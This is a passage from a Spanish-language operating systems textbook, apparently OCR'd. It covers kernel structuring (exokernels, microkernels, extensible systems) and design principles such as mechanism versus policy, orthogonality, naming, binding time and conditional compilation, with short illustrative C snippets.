


Figura 13-2. Un posible diseño para un sistema operativo en niveles moderno.

Arriba de la capa 4 podríamos esperar encontrar la memoria virtual, uno o más sistemas de archivos y los manejadores de las llamadas al sistema. Si la memoria virtual está en un nivel más bajo que los sistemas de archivos, entonces la caché de bloques se puede paginar fuera de la memoria, con lo cual el administrador de memoria virtual puede determinar, de manera dinámica, la forma en que se debe dividir la memoria real entre las páginas de usuario y las de kernel, incluyendo la caché. Windows Vista funciona de esta manera.

Exokernels

Aunque el sistema en niveles tiene sus partidarios entre los diseñadores de sistemas, también hay otro campo que tiene precisamente la visión opuesta (Engler y colaboradores, 1995). Su visión se basa en el **argumento de punta a cabo** (**end-to-end**) (Saltzer y colaboradores, 1984). Este concepto dice que si el programa de usuario tiene que hacer algo por sí mismo, es un desperdicio realizarlo en un nivel inferior también.

Considere una aplicación de ese principio en el acceso a archivos remotos. Si un sistema se preocupa por que los datos se corrompan en el trayecto, debe hacer los arreglos para que se realice una suma de comprobación en cada archivo al momento de escribirlo, y esa suma de comprobación se debe almacenar junto con el archivo. Al transferir un archivo a través de una red, desde el disco de origen hasta el proceso de destino, también se transfiere la suma de comprobación y se vuelve a calcular en el extremo receptor. Si los dos valores no coinciden, se descarta el archivo y se vuelve a transferir.

Esta comprobación es más precisa que utilizar un protocolo de red confiable, ya que también atrapa los errores de disco, de memoria, de software en los enrutadores y otros errores además de los de transmisión de bits. El argumento de punta a cabo dice que entonces no es necesario utilizar un protocolo de red confiable, ya que el punto final (el proceso receptor) tiene suficiente información como para verificar que el archivo sea correcto. La única razón de utilizar un protocolo de red confiable en este método es para la eficiencia; es decir, para atrapar y reparar los errores de transmisión de manera anticipada.

El argumento de punta a cabo se puede extender a casi todo el sistema operativo. Sostiene que el sistema operativo no tiene que hacer nada que el programa de usuario pueda hacer por su cuenta. Por ejemplo, ¿por qué tener un sistema de archivos? Sólo hay que dejar que el usuario lea y escriba en una porción del disco puro en una forma protegida. Desde luego que a la mayoría de los usuarios les gusta tener archivos, pero el argumento de punta a cabo dice que el sistema de archivos debe ser un procedimiento de biblioteca vinculado con cualquier programa que necesite utilizar archivos. Este método permite que distintos programas tengan diferentes sistemas de archivos. Esta línea de razonamiento indica que todo lo que el sistema operativo debe hacer es asignar recursos en forma segura (por ejemplo, la CPU y los discos) entre los usuarios que compiten por ellos. El Exokernel es un sistema operativo construido de acuerdo con el argumento de punta a cabo (Engler y colaboradores, 1995).

Sistemas cliente-servidor basados en microkernel

Un compromiso entre hacer que el sistema operativo haga todo y que no haga nada es que haga un poco. Este diseño conlleva a un microkernel, en donde gran parte del sistema operativo se ejecuta en forma de procesos de servidor a nivel de usuario, como se ilustra en la figura 13-3. Este es el diseño más modular y flexible de todos. Lo último en flexibilidad es hacer que cada driver de dispositivo también se ejecute como un proceso de usuario, completamente protegido contra el kernel y otros drivers, pero incluso hacer que los drivers de dispositivos se ejecuten en el kernel aumenta la modularidad.




Figura 13-3. Computación cliente-servidor basada en un microkernel.

Cuando los drivers de dispositivos están en el kernel, pueden acceder directamente a los registros de los dispositivos de hardware. Cuando no están ahí se necesita cierto mecanismo para proveer esta funcionalidad. Si el hardware lo permite, cada proceso de driver podría recibir acceso sólo a los dispositivos de E/S que necesita. Por ejemplo, con la E/S por asignación de memoria, cada proceso de driver podría hacer que se asignara en memoria la página para su dispositivo, pero ninguna otra página de dispositivo. Si el espacio de puertos de E/S se puede proteger en forma parcial, se podría hacer disponible la porción correcta del mismo para cada driver.

Aun si no hay disponible asistencia del hardware, la idea de todas formas puede funcionar. Lo que se necesita entonces es una nueva llamada al sistema, disponible sólo para los procesos de driver de dispositivo, que suministre una lista de pares (puerto, valor). Lo que hace el kernel es primero comprobar si el proceso posee todos los puertos en la lista. De ser así, después copia los valores

correspondientes a los puertos para iniciar la E/S del dispositivo. Se puede utilizar una llamada similar para leer los puertos de E/S de una forma protegida.

Este método evita que los drivers de dispositivos examinen (y dañen) las estructuras de datos del kernel, lo cual es bueno (en su mayor parte). Se podría hacer disponible un conjunto análogo de llamadas para permitir que los procesos de driver leyeran y escribieran en las tablas del kernel, pero sólo de una manera controlada y con la aprobación del kernel.

El principal problema con este método, y con los microkernels en general, es la disminución en el rendimiento que provocan los cambios adicionales de contexto. Sin embargo, casi todo el trabajo en los microkernels se realizó hace muchos años, cuando las CPUs eran mucho más lentas. Hoy en día, las aplicaciones que utilizan todo el poder de la CPU y no pueden tolerar una pequeña pérdida de rendimiento son sólo unas cuantas. Después de todo, cuando se ejecuta un procesador de palabras o un navegador Web, la CPU tal vez esté inactiva 95% del tiempo. Si un sistema operativo basado en microkernel convirtiera un sistema poco confiable de 3 GHz en un sistema confiable de 2.5 GHz, probablemente pocos usuarios se quejarían. Después de todo, la mayoría de ellos estaban bastante felices hace sólo unos cuantos años, cuando obtuvieron su computadora anterior a la entonces estupenda velocidad de 1 GHz.

Vale la pena observar que aunque los microkernels no son populares en el escritorio, se utilizan mucho en los teléfonos celulares, los PDAs, los sistemas industriales, los sistemas embebidos y los sistemas militares, en donde la alta confiabilidad es en absoluto esencial.

Sistemas extensibles

Con los sistemas cliente-servidor antes descritos, la idea era eliminar la mayor parte del kernel que fuera posible. El método opuesto es colocar más módulos en el kernel, pero de forma protegida. La palabra clave aquí es *protegida*, desde luego. En la sección 9.5.6 estudiamos algunos mecanismos de protección que en un principio eran para importar applets por Internet, pero se pueden aplicar de igual forma para insertar código externo en el kernel. Los más importantes son las cajas de arena y la firma de código, ya que la interpretación en realidad no es práctica para el código de kernel.

Desde luego que un sistema extensible en sí no es una forma de estructurar un sistema operativo. Sin embargo, al empezar con un sistema mínimo que consista de un poco más que un mecanismo de protección, y después agregar módulos protegidos al kernel, uno a la vez hasta que se obtenga la funcionalidad deseada, se puede crear un sistema mínimo para la aplicación que se tiene a la mano. En este caso, un nuevo sistema operativo se puede optimizar para cada aplicación al incluir sólo las partes que requiere. Paramecium es un ejemplo de dicho sistema (Van Doorn, 2001).

Hilos del kernel

Otra cuestión relevante aquí, sin importar el modelo de estructuración seleccionado, es la de los hilos del sistema. Algunas veces es conveniente permitir que existan hilos del kernel, separados de

cualquier proceso de usuario. Estos hilos se pueden ejecutar en segundo plano para escribir páginas sucias al disco, intercambiar procesos entre la memoria principal y el disco, etc. De hecho, el mismo kernel se puede estructurar por completo mediante dichos hilos, de manera que cuando un usuario realice una llamada al sistema, en vez de que el hilo del usuario se ejecute en modo de kernel, se bloquee y pase el control a un hilo del kernel que se encargará de hacer el trabajo.

Además de los hilos del kernel que se ejecutan en segundo plano, la mayoría de los sistemas operativos inician muchos procesos tipo demonios en segundo plano. Aunque éstos no forman parte del sistema operativo, a menudo realzan actividades de tipo del “sistema”. Algunas de ellas son el obtener y enviar correo electrónico, y dar servicio a varios tipos de peticiones para los usuarios remotos, como FTP y páginas Web.

13.3.2 Comparación entre mecanismo y directiva

Otro principio que ayuda a la coherencia arquitectónica, además de mantener todo pequeño y bien estructurado, es el de separar el mecanismo de la directiva. Al colocar el mecanismo en el sistema operativo y dejar la directiva a los procesos de usuario, el sistema en sí puede quedar sin modificación, incluso si existe la necesidad de cambiar de directiva. Aun si el módulo de la directiva se tiene que mantener en el kernel, de ser posible debe estar aislado del mecanismo para que los cambios en el módulo de la directiva no afecten al módulo del mecanismo.

Para que la división entre directiva y mecanismo sea más clara, vamos a considerar dos ejemplos reales. Como primer ejemplo tenemos a una empresa grande que tiene un departamento de nóminas, el cual está a cargo de pagar los salarios de los empleados. Tiene computadoras, software, cheques bancarios, acuerdos con los bancos y más mecanismo para realizar los pagos de los salarios. Sin embargo, la directiva (determinar cuánto se paga a cada quién) está completamente separada y es la administración quien decide sobre ella. El departamento de nóminas sólo hace lo que se le indica.

Como segundo ejemplo consideremos un restaurante. Tiene el mecanismo para servir comidas, incluyendo las mesas, los platos, los meseros, una cocina llena de equipo, acuerdos con las compañías de tarjetas de crédito, etc. El chef establece la directiva; a saber, lo que hay en el menú. Si el chef decide servir grandes filetes en vez de tofú, el mecanismo existente puede manejar esta nueva directiva.

Ahora consideremos algunos ejemplos del sistema operativo. Primero veremos la programación de hilos. El kernel podría tener un planificador de prioridades, con *k* niveles de prioridad. El mecanismo es un arreglo indexado por nivel de prioridad, como es el caso en UNIX y Windows Vista. Cada entrada es la parte inicial de una lista de hilos listos en ese nivel de prioridad. El planificador sólo busca el arreglo de la prioridad más alta a la prioridad más baja, y selecciona el primer hilo que encuentra. La directiva es establecer las prioridades. Por ejemplo, el sistema puede tener distintas clases de usuarios, cada uno con una prioridad distinta. También podría permitir que los procesos de usuario establezcan la prioridad relativa de sus hilos. Las prioridades se podrían incrementar después de completar una operación de E/S, o se podrían reducir después de utilizar un quantum. Hay muchas otras directivas que se podrían seguir, pero la idea aquí es la separación entre establecer la directiva y llevarla a cabo.

Un segundo ejemplo es la paginación. El mecanismo implica la administración de la MMU, llevar listas de páginas ocupadas y páginas libres, y código para transportar páginas hacia/desde el disco. La directiva es decidir lo que se debe hacer cuando ocurre un fallo de página. Podría ser local o global, basado en LRU o en PEPS o cualquier otra cosa, pero este algoritmo puede (y debe) estar separado por completo de la mecánica de administrar realmente las páginas.

Un tercer ejemplo es permitir cargar módulos en el kernel. El mecanismo trata sobre la forma en que se insertan y se vinculan, qué llamadas pueden hacer y qué llamadas se pueden hacer con ellos. La directiva es determinar quién puede cargar un módulo en el kernel, y qué módulos puede cargar. Tal vez sólo el superusuario pueda cargar módulos, pero tal vez cualquier usuario pueda cargar un módulo que la autoridad apropiada haya firmado en forma digital.

13.3.3 Ortogonalidad

El buen diseño de sistemas consiste en conceptos separados que se pueden combinar de manera independiente. Por ejemplo, en C hay tipos de datos primitivos que incluyen enteros, caracteres y números de punto flotante. También hay mecanismos para combinar tipos de datos, incluyendo arreglos, estructuras y uniones. Estas ideas se combinan de manera independiente para permitir arreglos de enteros, arreglos de caracteres, estructuras y miembros de uniones que son números de puntos flotantes, etc. De hecho, una vez que se ha definido un nuevo tipo de datos, como un arreglo de enteros, se puede utilizar como si fuera un tipo de datos primitivo; por ejemplo, como miembro de una estructura o de una unión. La habilidad de combinar conceptos separados de manera independiente se conoce como **ortogonalidad**. Es una consecuencia directa de los principios de simplicidad e integridad.

El concepto de ortogonalidad también ocurre de varias formas en los sistemas operativos. Un ejemplo es la llamada al sistema `clone` de Linux, la cual crea un hilo. Esta llamada tiene un mapa de bits como parámetro, el cual permite compartir o copiar de manera individual el espacio de direcciones, el directorio de trabajo, los descriptores de archivos y las señales. Si todo se copia tenemos un nuevo proceso, igual que `fork`. Si no se copia nada, se crea un hilo en el proceso actual. Sin embargo, también es posible crear formas intermedias de compartir que no son posibles en los sistemas UNIX tradicionales. Al separar las diversas características y hacerlas ortogonales, es posible un grado de control más detallado.

Otro uso de la ortogonalidad es la separación del concepto de proceso del concepto de hilo en Windows Vista. Un proceso es un contenedor de recursos, nada más y nada menos. Un hilo es una entidad planificable. Cuando un proceso recibe un manejador para otro proceso, no importa cuántos hilos tiene. Cuando un hilo se planifica, no importa a cuál proceso pertenece. Estos conceptos son ortogonales.

Nuestro último ejemplo de ortogonalidad proviene de UNIX. En este sistema, la creación de procesos se realiza en dos pasos: `fork` y `exec`. Las acciones de crear el espacio de direcciones y cargarlo con una nueva imagen de memoria son separadas, y las cosas se pueden realizar entre ambas (como la manipulación de los descriptores de archivos). En Windows Vista, estos pasos no se pueden separar; es decir, los conceptos de crear un espacio de direcciones y llenarlo no son ortogonales. La secuencia en Linux de `clone` y `exec` es más ortogonal, ya que incluso hay disponibles más

bloques de construcción detallados. Como regla general, al tener un pequeño número de elementos ortogonales que se pueden combinar de muchas formas se obtiene un sistema pequeño, simple y elegante.

13.3.4 Nomenclatura

La mayoría de las estructuras de datos que utiliza un sistema operativo tienen cierto tipo de nombre o identificador mediante el cual se puede hacer referencia a ellas. Los ejemplos obvios son los nombres de inicio de sesión, nombres de archivos, nombres de dispositivos, IDs de procesos, etc. La forma en que se construyen y administran estos nombres es una cuestión importante en el diseño y la implementación de sistemas.

Los nombres que se diseñaron para los seres humanos son cadenas de caracteres en ASCII o Unicode, y por lo general son jerárquicos. Las rutas de directorio como */usr/ast/libros/mos2/cap-12* son sin duda jerárquicas, lo cual indica una serie de directorios en donde se va a realizar una búsqueda, empezando en el directorio raíz. Los URLs también son jerárquicos. Por ejemplo, *www.cs.vu.nl/~ast/* indica una máquina específica (*www*) en un departamento específico (*cs*), en una universidad específica (*vu*) de un país específico (*nl*). La parte después de la barra diagonal indica un archivo específico en la máquina designada, en este caso por convención: *www/index.html* en el directorio de inicio de *ast*. Observe que los URLs (y las direcciones DNS en general, incluyendo las direcciones de correo electrónico) son "inversos", ya que empiezan en la parte inferior del árbol y van hacia arriba, a diferencia de los nombres de archivos, que empiezan en la parte superior del árbol y van hacia abajo. Otra forma de ver esto es si el árbol se escribe desde la parte superior, empieza del lado izquierdo y va hacia la derecha, o si empieza del lado derecho y va hacia la izquierda.

A menudo, la nomenclatura se lleva a cabo en dos niveles: externo e interno. Por ejemplo, los archivos siempre tienen un nombre de cadena de caracteres para que las personas lo utilicen. Además, casi siempre hay un nombre interno que el sistema utiliza. En UNIX, el verdadero nombre de un archivo es su número de nodo-i; el nombre ASCII no se utiliza en forma interna. De hecho, ni siquiera es único, ya que un archivo puede tener varios vínculos. El nombre interno análogo en Windows Vista es el índice del archivo en la MFT. El trabajo del directorio es proveer la asignación entre el nombre externo y el nombre interno, como se muestra en la figura 13-4.

En muchos casos (como el ejemplo del nombre de archivo antes mostrado) el nombre interno es un entero sin signo que sirve como índice en una tabla del kernel. Otros ejemplos de nombres de índice de tabla son los descriptores de archivos en UNIX y los manejadores de objetos en Windows Vista. Observe que ninguno de ellos tiene representación externa. Son para uso exclusivo del sistema y los procesos en ejecución. En general, es conveniente utilizar índices de tablas para los nombres transitorios que se pierden cuando se reinicia el sistema.

A menudo los sistemas operativos aceptan varios espacios de nombres, tanto externos como internos. Por ejemplo, en el capítulo 11 analizamos tres espacios de nombres externos que Windows Vista admite: nombres de archivos, nombres de objetos y nombres del registro (y también está el espacio de nombres de Active Directory, que no analizamos). Además, hay innumerables espacios de nombres internos que utilizan enteros con signo; por ejemplo, los manejadores de objetos y las




Figura 13-4. Los directorios se utilizan para asignar nombres externos en nombres internos.

entradas en la MFT. Aunque los nombres en los espacios de nombres externos son cadenas de Unicode, no se busca un nombre de archivo en el registro, de igual forma que no se puede utilizar un índice de la MFT en la tabla de objetos. En un buen diseño se considera mucho cuántos espacios de nombres se necesitan, cuál es la sintaxis de los nombres en cada uno, cómo se pueden distinguir unos de otros, si existen nombres absolutos y relativos, etcétera.

13.3.5 Tiempo de vinculación

Como hemos visto, los sistemas operativos utilizan varios tipos de nombres para referirse a los objetos. Algunas veces la asignación entre un nombre y un objeto es fija, pero otras no. En este último caso, puede ser importante el momento en que se vincula el nombre al objeto. En general, la **vinculación anticipada** es simple pero no flexible, mientras que la **vinculación postergada** es más complicada pero a menudo más flexible.

Para aclarar el concepto del tiempo de vinculación, veamos algunos ejemplos reales. Un ejemplo de la vinculación anticipada es la práctica que tienen ciertos colegas de permitir que los padres inscriban a un bebé al nacer y paguen de antemano la colegiatura actual. Cuando el estudiante aparece 18 años después, la colegiatura está pagada por completo, sin importar qué tan alto sea su precio en ese momento.

En la manufactura, pedir piezas por adelantado y mantener un inventario de ellas es vinculación anticipada. Por el contrario, la manufactura justo a tiempo requiere que los proveedores puedan suministrar las piezas al momento, sin requerir un aviso por adelantado. Esto es vinculación postergada.

A menudo los lenguajes de programación admiten varios tiempos de vinculación para las variables. Las variables globales se vinculan a una dirección virtual específica mediante el compilador. Esto ejemplifica la vinculación anticipada. A las variables locales para un procedimiento se les

asigna una dirección virtual (en la pila) cuando se invoca el procedimiento. Esto es vinculación intermedia. A las variables que se almacenan en el montículo (las que se asignan mediante *malloc* en C o *new* en Java) se les asignan direcciones virtuales sólo cuando realmente se utilizan. Aquí tenemos una vinculación postergada.

Con frecuencia, los sistemas operativos utilizan la vinculación anticipada para la mayoría de las estructuras de datos, pero en ocasiones utilizan la vinculación postergada por flexibilidad. La asignación de memoria es un buen ejemplo. Los primeros sistemas de multiprogramación en las máquinas que no contaban con hardware de reasignación de direcciones tenían que cargar un programa en cierta dirección de memoria y reubicarlo para que se ejecutara ahí. Si alguna vez se intercambiaba, se tenía que traer de vuelta a la misma dirección de memoria o fallaría. Por el contrario, la memoria virtual paginada es una forma de vinculación postergada. La dirección física actual que corresponde a una dirección virtual dada no se conoce sino hasta que se hace contacto con la página y se regresa a la memoria.

Otro ejemplo de vinculación postergada es la colocación de ventanas en una GUI. Al contrario de los primeros sistemas gráficos, en donde el programador tenía que especificar las coordenadas absolutas en pantalla para todas las imágenes, en las GUIs modernas el software utiliza coordenadas relativas al origen de la ventana, pero eso no se determina sino hasta que la ventana se coloca en la pantalla, e incluso se puede cambiar más adelante.

13.3.6 Comparación entre estructuras estáticas y dinámicas

Los diseñadores de sistemas operativos se ven forzados constantemente a elegir entre las estructuras de datos estáticas y las dinámicas. Las estáticas siempre son más fáciles de entender o de programar, y su uso es más rápido; las dinámicas son más flexibles. Un ejemplo obvio es la tabla de procesos. Los primeros sistemas simplemente asignaban un arreglo fijo de estructuras por proceso. Si la tabla de procesos contenía 256 entradas, entonces sólo 256 procesos podían existir en cualquier instante. Un intento de crear el proceso 257 fracasaría por falta de espacio en la tabla. Para la tabla de archivos abiertos (tanto por usuario como para todo el sistema) y muchas otras tablas del kernel se aplicaban consideraciones similares.

Una estrategia alternativa es crear la tabla de procesos como una lista vinculada de minitablas, en donde al principio sólo hay una. Si esta tabla se llena, se asigna otra de una reserva de almacenamiento global y se vincula con la primera. De esta forma, la tabla de procesos no se puede llenar sino hasta que se agote toda la memoria del kernel.

Por otra parte, el código para buscar en la tabla se vuelve más complicado. Por ejemplo, el código para buscar en una tabla de procesos estática un PID específico (*pid*) se muestra en la figura 13-5. Es simple y eficiente. Para hacer lo mismo en una lista de minitablas vinculadas se requiere más trabajo.

Las tablas estáticas son mejores cuando hay mucha memoria, o cuando el uso de las tablas se puede pronosticar con suficiente precisión. Por ejemplo, en un sistema con un solo usuario es improbable que éste inicie más de 64 procesos a la vez, y no es un desastre total si fracasa el intento de iniciar el proceso 65.

Otra alternativa es utilizar una tabla de tamaño fijo, que al momento de llenarse asigne una nueva tabla de tamaño fijo, por ejemplo, del doble del tamaño. Así, las entradas actuales se copian

```
encontro = 0;
for (p = &tabla_proc[0]; p < &tabla_proc[TAMANIO_TABLA_PROC]; p++) {
    if (p->pid_proc == pid) {
        encontro = 1;
        break;
    }
}
```

Figura 13-5. Código para buscar en la tabla de procesos un PID específico.

a la nueva tabla y la antigua se regresa a la reserva de almacenamiento libre. De esta forma, la tabla siempre es contigua en vez de estar vinculada. La desventaja aquí es que se requiere cierta administración del almacenamiento, y la dirección de la tabla es ahora una variable en vez de una constante.

En las pilas del kernel se aplica una cuestión similar. Cuando un hilo cambia al modo de kernel, o cuando se ejecuta un hilo en modo de kernel, necesita una pila en el espacio del kernel. Para los hilos de usuario, la pila se puede inicialziar para que avance hacia abajo desde la parte superior del espacio de direcciones virtuales, por lo que no hay que especificar el tamaño por adelantado. Para los hilos de kernel, el tamaño se debe especificar por adelantado debido a que la pila ocupa cierto espacio de direcciones virtuales del kernel y puede haber muchas pilas. La pregunta es: ¿Cuánto espacio debe obtener cada una? Los sacrificios aquí son similares a los de la tabla de procesos.

Otro sacrificio estático-dinámico es la programación de procesos. En algunos sistemas, en especial los de tiempo real, la programación se puede realizar de manea estática por adelantado. Por ejemplo, una aerolínea sabe a qué hora saldrán sus vuelos semanas antes de su partida. De manera similar, los sistemas multimedia saben cuándo planificar los procesos de audio, video y otros por adelantado. Para el uso de propósito general, estas consideraciones no se aplican y la planificación debe ser dinámica.

Otra cuestión estática-dinámica es la estructura del kernel. Es mucho más simple si el kernel se crea como un solo programa binario y se carga en memoria para ejecutarse. Sin embargo, la consecuencia de este diseño es que para agregar un nuevo dispositivo de E/S se requiere volver a vincular el kernel con el nuevo controlador de dispositivo. Las primeras versiones de UNIX funcionaban así, y era muy satisfactorio en un entorno de minicomputadoras, cuando agregar nuevos dispositivos de E/S era algo que ocurría muy raras veces. En la actualidad, la mayoría de los sistemas operativos permiten agregar código al kernel en forma dinámica, con toda la complejidad adicional que esto implica.

13.3.7 Comparación entre la implementación de arriba-abajo y la implementación de abajo-arriba

Aunque es mejor diseñar el sistema de arriba hacia abajo, en teoría se puede implementar de arriba hacia abajo o de abajo hacia arriba. En una implementación de arriba-abajo, los implementadores empiezan con los manejadores de llamadas al sistema y averiguan qué mecanismos y estructuras de datos se necesitan para darles soporte. Estos procedimientos se escriben, y el proceso continúa hasta que se llega al hardware.

El problema con este método es que es difícil probar algo cuando sólo están disponibles los procedimientos de nivel superior. Por esta razón, muchos desarrolladores encuentran que es más práctico construir el sistema de abajo hacia arriba. Para este método, primero hay que escribir código que oculte el hardware de bajo nivel, en esencia, la HAL de la figura 11-6. El manejo de interrupciones y el driver del reloj también se requieren de manera anticipada.

Después se puede tratar la multiprogramación, junto con un planificador simple (por ejemplo, la planificación por turno rotatorio). En este punto debe ser posible evaluar el sistema para ver si puede ejecutar varios procesos en forma correcta. Si eso funciona, ahora es tiempo de empezar la cuidadosa definición de las diversas tablas y estructuras de datos necesarias a lo largo del sistema, en especial las que se requieren para la administración de procesos e hilos y después la administración de la memoria. La E/S y el sistema de archivos pueden esperar al principio, excepto una forma primitiva de leer el teclado y escribir en la pantalla para la evaluación y la depuración. En algunos casos, las estructuras de datos de bajo nivel se deben proteger al permitir el acceso sólo mediante procedimientos de acceso específicos; en efecto, la programación orientada a objetos, sin importar cuál sea el lenguaje de programación. A medida que se completan los niveles inferiores, se pueden evaluar con detalle. De esta forma, el sistema avanza de abajo hacia arriba, algo muy similar a la forma en que los contratistas construyen edificios de oficina altos.

Si hay un equipo grande disponible, un método alternativo es realizar primero un diseño detallado de todo el sistema, y después asignar grupos distintos para escribir módulos diferentes. Cada uno prueba su propio trabajo en aislamiento. Cuando todas las piezas están listas, se integran y evalúan. El problema con esta línea de ataque es que si nada funciona al principio, puede ser difícil determinar de manera aislada si están fallando uno o más módulos, o si un grupo malentendió lo que se suponía debía hacer otro módulo. Sin embargo, con equipos grandes, este método se utiliza con frecuencia para maximizar la cantidad de paralelismo en el esfuerzo de programación.

13.3.8 Técnicas útiles

Acabamos de analizar algunas ideas abstractas para el diseño y la implementación de sistemas. Ahora examinaremos varias técnicas concretas útiles para la implementación de sistemas. Desde luego que hay muchas otras, pero las limitaciones de espacio nos restringen a sólo unas cuantas.

Ocultar el hardware

Gran parte del hardware es desagradable. Se tiene que ocultar lo más pronto posible (a menos que exponga poder, y en la mayoría del hardware no es así). Algunos de los diversos detalles de bajo nivel se pueden ocupar mediante un nivel tipo HAL, del tipo que se muestra en la figura 13-2. Sin embargo, muchos detalles del hardware no se pueden ocultar de esta manera.

Algo que merece atención anticipada es la forma de lidiar con las interrupciones. Hacen que la programación sea desagradable, pero los sistemas operativos tienen que lidiar con ellas. Un método para ello es convertirlas en algo más de inmediato. Por ejemplo, toda interrupción se podría con-

vertir en un hilo emergente al instante. En ese momento estamos tratando con hilos en vez de interrupciones.

Un segundo método es convertir cada interrupción en una operación `unlock` en un mutex por el que espera el driver correspondiente. Así, el único efecto de una interrupción es hacer que un hilo cambie al estado listo.

Un tercer método es convertir una interrupción en un mensaje para algún hilo. El código de bajo nivel sólo crea un mensaje que indica de dónde provino la interrupción, lo pone en cola y llama al planificador para ejecutar (potencialmente) el manejador, que tal vez estaba bloqueado en espera del mensaje. Lo que hacen todas estas técnicas (y otras como ellas) es tratar de convertir las interrupciones en operaciones de sincronización de hilos. Es más fácil administrar el hecho de que cada interrupción se maneje mediante un hilo apropiado en un contexto apropiado que ejecutar un manejador en el contexto arbitrario en el que ocurrió. Desde luego que esto se debe realizar con eficiencia, pero en un nivel muy profundo del sistema operativo todo se debe realizar con eficiencia.

La mayoría de los sistemas operativos están diseñados para ejecutarse en varias plataformas de hardware. Estas plataformas pueden diferir en términos del chip de la CPU, la MMU, la longitud de las palabras, el tamaño de la RAM y otras características que no se pueden enmascarar con facilidad mediante el HAL o su equivalente. Sin embargo, es muy conveniente tener un solo conjunto de archivos de código fuente que se utilicen para generar todas las versiones; en caso contrario, cada error que aparezca después se deberá corregir varias veces en varios códigos fuente, con el peligro de que éstos se distancien.

Para resolver algunas diferencias del hardware (como el tamaño de la RAM), el sistema operativo debe determinar el valor en tiempo de inicio y mantenerlo en una variable. Por ejemplo, los asignadores de memoria pueden utilizar la variable del tamaño de la RAM para determinar el tamaño de la caché de bloques, las tablas de páginas, etc. Incluso se puede definir el tamaño de las tablas estáticas (como la tabla de procesos) con base en la memoria total disponible.

Sin embargo, otras diferencias (como distintos chips de CPU) no se pueden resolver al tener un solo binario que determine en tiempo de ejecución en qué CPU se está ejecutando. Una manera de tratar con el problema de un código fuente y varios destinos es utilizar la compilación condicional. En los archivos de código fuente se definen ciertas banderas en tiempo de compilación para las distintas configuraciones, y se utilizan para agrupar código que es dependiente de la CPU, la longitud de las palabras, la MMU, etc. Por ejemplo, imagine un sistema operativo que se debe ejecutar en los chips Pentium o UltraSPARC, que necesitan distinto código de inicialización. El procedimiento *init* se podría escribir como se ilustra en la figura 13-6(a). Dependiendo del valor de *CPU*, que se define en el archivo de encabezado *config.h*, se realiza un tipo de inicialización u otro. Como el binario actual contiene sólo el código necesario para la máquina de destino, no hay pérdida de eficiencia de esta forma.

Como segundo ejemplo, suponga que se requiere un tipo de datos *Registro*, el cual debe ser de 32 bits en el Pentium y de 64 bits en el UltraSPARC. Esto se podría manejar mediante el código condicional de la figura 13-6(b) (suponiendo que el compilador produzca enteros de 32 bits y enteros largos de 64 bits). Una vez que se realiza esta definición (probablemente en un archivo de encabezado que se incluirá en todas partes), el programador sólo tiene que declarar variables de tipo *Registro* y éstas tendrán la longitud correcta.

```
#include "config.h"

init( )
{
#if (CPU == PENTIUM)
/* Aquí va la inicialización del Pentium. */
#endif

#if (CPU == ULTRASPARC)
/* Aquí va la inicialización del UltraSPARC. */
#endif
}
```

(a)

```
#include "config.h"

#if (LONG_PALABRA == 32)
typedef int Registro;
#endif

#if (LONG_PALABRA == 64)
typedef long Registro;
#endif

Registro R0, R1, R2, R3;
```

(b)

Figura 13-6. (a) Compilación condicional dependiente de la CPU. (b) Compilación condicional dependiente de la longitud de las palabras.

Desde luego que el archivo de encabezado *config.h* se tiene que definir de manera correcta. Para el Pentium podría ser algo así:

```
#define CPU PENTIUM
#define LONG_PALABRA 32
```

Para compilar el sistema para el UltraSPARC se utilizaría un archivo *config.h* distinto, con los valores correctos para este procesador, como por ejemplo:

```
#define CPU ULTRASPARC
#define LONG_PALABRA 64
```

